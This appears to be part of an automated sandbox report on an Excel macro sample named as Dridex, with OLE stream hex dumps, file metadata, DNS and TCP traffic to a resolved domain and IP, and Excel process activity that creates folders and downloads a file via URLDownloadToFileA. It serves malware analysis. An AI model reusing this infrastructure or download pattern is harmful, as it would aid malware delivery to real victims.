Data ASCII:	I D = " { 0 5 6 6 E 4 0 1 - 8 0 6 F - 4 7 1 6 - B 6 4 7 - E 0 B 8 5 9 A 4 D 5 7 D } " . . D o c u m e n t = Q u e s t a _ c a r t e l l a _ d i _ l a v o r o / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = F o g l i o 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l o 1 . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D 8 D A 6 F 9 5 7 3 9 5 7 3 9 5 7 3 9 5 7 3 " . . D P B = " B 0 B 2 0 7 6 8 0 8 6 8 0
Data Raw:	49 44 3d 22 7b 30 35 36 36 45 34 30 31 2d 38 30 36 46 2d 34 37 31 36 2d 42 36 34 37 2d 45 30 42 38 35 39 41 34 44 35 37 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 51 75 65 73 74 61 5f 63 61 72 74 65 6c 6c 61 5f 64 69 5f 6c 61 76 6f 72 6f 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 46 6f 67 6c 69 6f 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d

Stream Path: PROJECTwm, File Type: data, Stream Size: 128

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	128
Entropy:	3.34420769179
Base64 Encoded:	False
Data ASCII:	Q u e s t a _ c a r t e l l a _ d i _ l a v o r o . Q . u . e . s . t . a . _ . c . a . r . t . e . l . l . a . _ . d . i . _ . l . a . v . o . r . o . . . F o g l i o 1 . F . o . g . l . i . o . 1 . . . M o d u l o 1 . M . o . d . u . l . o . 1 . . . . .
Data Raw:	51 75 65 73 74 61 5f 63 61 72 74 65 6c 6c 61 5f 64 69 5f 6c 61 76 6f 72 6f 00 51 00 75 00 65 00 73 00 74 00 61 00 5f 00 63 00 61 00 72 00 74 00 65 00 6c 00 6c 00 61 00 5f 00 64 00 69 00 5f 00 6c 00 61 00 76 00 6f 00 72 00 6f 00 00 00 46 6f 67 6c 69 6f 31 00 46 00 6f 00 67 00 6c 00 69 00 6f 00 31 00 00 00 4d 6f 64 75 6c 6f 31 00 4d 00 6f 00 64 00 75 00 6c 00 6f 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3535

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3535

General	
Entropy:	4.33045908783
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 10 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 847

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	847
Entropy:	6.50704839241
Base64 Encoded:	True
Data ASCII:	. K . . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . . H . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 4b b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 48 c3 aa 61 01 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

OLE File "/opt/package/joesandbox/database/analysis/344478/sample/Dridex-06-bc1b.xlsm"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Author:	brt
Last Saved By:	
Create Time:	2020-11-24T09:53:01Z
Last Saved Time:	2020-11-24T11:16:24Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 112

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	112

General	
Entropy:	4.6011544911
Base64 Encoded:	False
Data ASCII:	. . . . . . .n`. . . . . .`. . . . . .Microsoft Forms 2.0 Frame. . . . .Embedded Object. . . . .Forms.Frame.1..9.q. . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 20 18 6e 60 f4 ce 11 9b cd 00 aa 00 60 8e 01 1a 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 72 61 6d 65 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 0e 00 00 00 46 6f 72 6d 73 2e 46 72 61 6d 65 2e 31 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: f, File Type: data, Stream Size: 54

General	
Stream Path:	f
File Type:	data
Stream Size:	54
Entropy:	1.81172045559
Base64 Encoded:	False
Data ASCII:	. . (. . . . .) . . . . .
Data Raw:	00 04 28 00 06 0c 06 08 0e 00 00 80 0e 00 00 80 03 00 00 00 0e 00 00 80 00 7d 00 00 84 00 00 00 84 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: o, File Type: empty, Stream Size: 0

General	
Stream Path:	o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 16:23:02.912045002 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:03.301805019 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:03.301907063 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:03.302841902 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:03.693165064 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:03.694083929 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:03.694130898 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:03.694180012 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:03.694200039 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:03.694243908 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:03.694251060 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:03.711025000 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.107418060 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.107537985 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.107724905 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.109021902 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.500246048 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505461931 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505506039 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505538940 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505570889 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505604029 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505637884 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505673885 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505706072 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505707026 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505711079 CET	49721	443	192.168.2.5	199.192.21.36

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 16:23:04.505716085 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505719900 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505736113 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505762100 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505776882 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505872965 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505902052 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:23:04.505949974 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:23:04.505978107 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:24:09.507774115 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:24:09.507797003 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:24:09.507904053 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:24:47.811249971 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:24:47.811954021 CET	49721	443	192.168.2.5	199.192.21.36
Jan 26, 2021 16:24:48.203373909 CET	443	49721	199.192.21.36	192.168.2.5
Jan 26, 2021 16:24:48.203593016 CET	49721	443	192.168.2.5	199.192.21.36

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 16:22:47.005618095 CET	59596	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:47.053801060 CET	53	59596	8.8.8.8	192.168.2.5
Jan 26, 2021 16:22:47.848185062 CET	65296	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:47.899210930 CET	53	65296	8.8.8.8	192.168.2.5
Jan 26, 2021 16:22:49.073790073 CET	63183	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:49.131934881 CET	53	63183	8.8.8.8	192.168.2.5
Jan 26, 2021 16:22:50.417700052 CET	60151	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:50.467363119 CET	53	60151	8.8.8.8	192.168.2.5
Jan 26, 2021 16:22:57.842850924 CET	56969	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:57.901084900 CET	53	56969	8.8.8.8	192.168.2.5
Jan 26, 2021 16:22:58.323486090 CET	55161	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:58.382692099 CET	53	55161	8.8.8.8	192.168.2.5
Jan 26, 2021 16:22:59.332667112 CET	55161	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:22:59.393166065 CET	53	55161	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:00.347687006 CET	55161	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:02.347759008 CET	55161	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:02.407136917 CET	53	55161	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:02.843836069 CET	54757	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:02.909548044 CET	53	54757	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:06.339118004 CET	49992	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:06.364227057 CET	55161	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:06.398987055 CET	53	49992	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:06.420820951 CET	53	55161	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:12.379066944 CET	60075	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:12.429934025 CET	53	60075	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:29.731949091 CET	55016	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:29.800786972 CET	53	55016	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:32.523469925 CET	64345	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:32.584140062 CET	53	64345	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:34.347249031 CET	57128	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:34.395721912 CET	53	57128	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:35.640244961 CET	54791	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:35.688338995 CET	53	54791	8.8.8.8	192.168.2.5
Jan 26, 2021 16:23:40.638962984 CET	50463	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:23:40.699685097 CET	53	50463	8.8.8.8	192.168.2.5
Jan 26, 2021 16:24:13.016563892 CET	50394	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:24:13.064419985 CET	53	50394	8.8.8.8	192.168.2.5
Jan 26, 2021 16:24:13.465224028 CET	58530	53	192.168.2.5	8.8.8.8
Jan 26, 2021 16:24:13.536417007 CET	53	58530	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 16:23:02.843836069 CET	192.168.2.5	8.8.8.8	0x9076	Standard query (0)	compagniam aestro.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class


DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 16:23:02.909548044 CET	8.8.8.8	192.168.2.5	0x9076	No error (0)	compagniam aestro.com		199.192.21.36	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 4776 Parent PID: 792

General

Start time:	16:22:56
Start date:	26/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xe50000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF13E3346E50B40894.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	684C92AB	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	685C977C	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	685C977C	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	68503F8E	unknown
C:\AO965P	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	13DF643	CreateDirectoryA
C:\AO965P\PN546Y	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	13DF643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	13DF643	URLDownloadToFileA
C:\AO965P\PN546Y\718.5	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13DF643	URLDownloadToFileA

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Dridex-06-bc1b.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	FB51E4	WriteFile
C:\Users\user\Desktop\~$Dridex-06-bc1b.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	FB5241	WriteFile
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ea 02 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	10 25 00 00	.%..	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B.....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.......	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 10 11 00 00 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 6c 4c 00 00 0f 00 00 00	.....x..lL......	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.......	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68503F8E	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 f0 c1 d6 12 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 40 c3 d6 12 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..&!..................................0.......,.......................................@...H.......D..	success or wait	1	68503F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
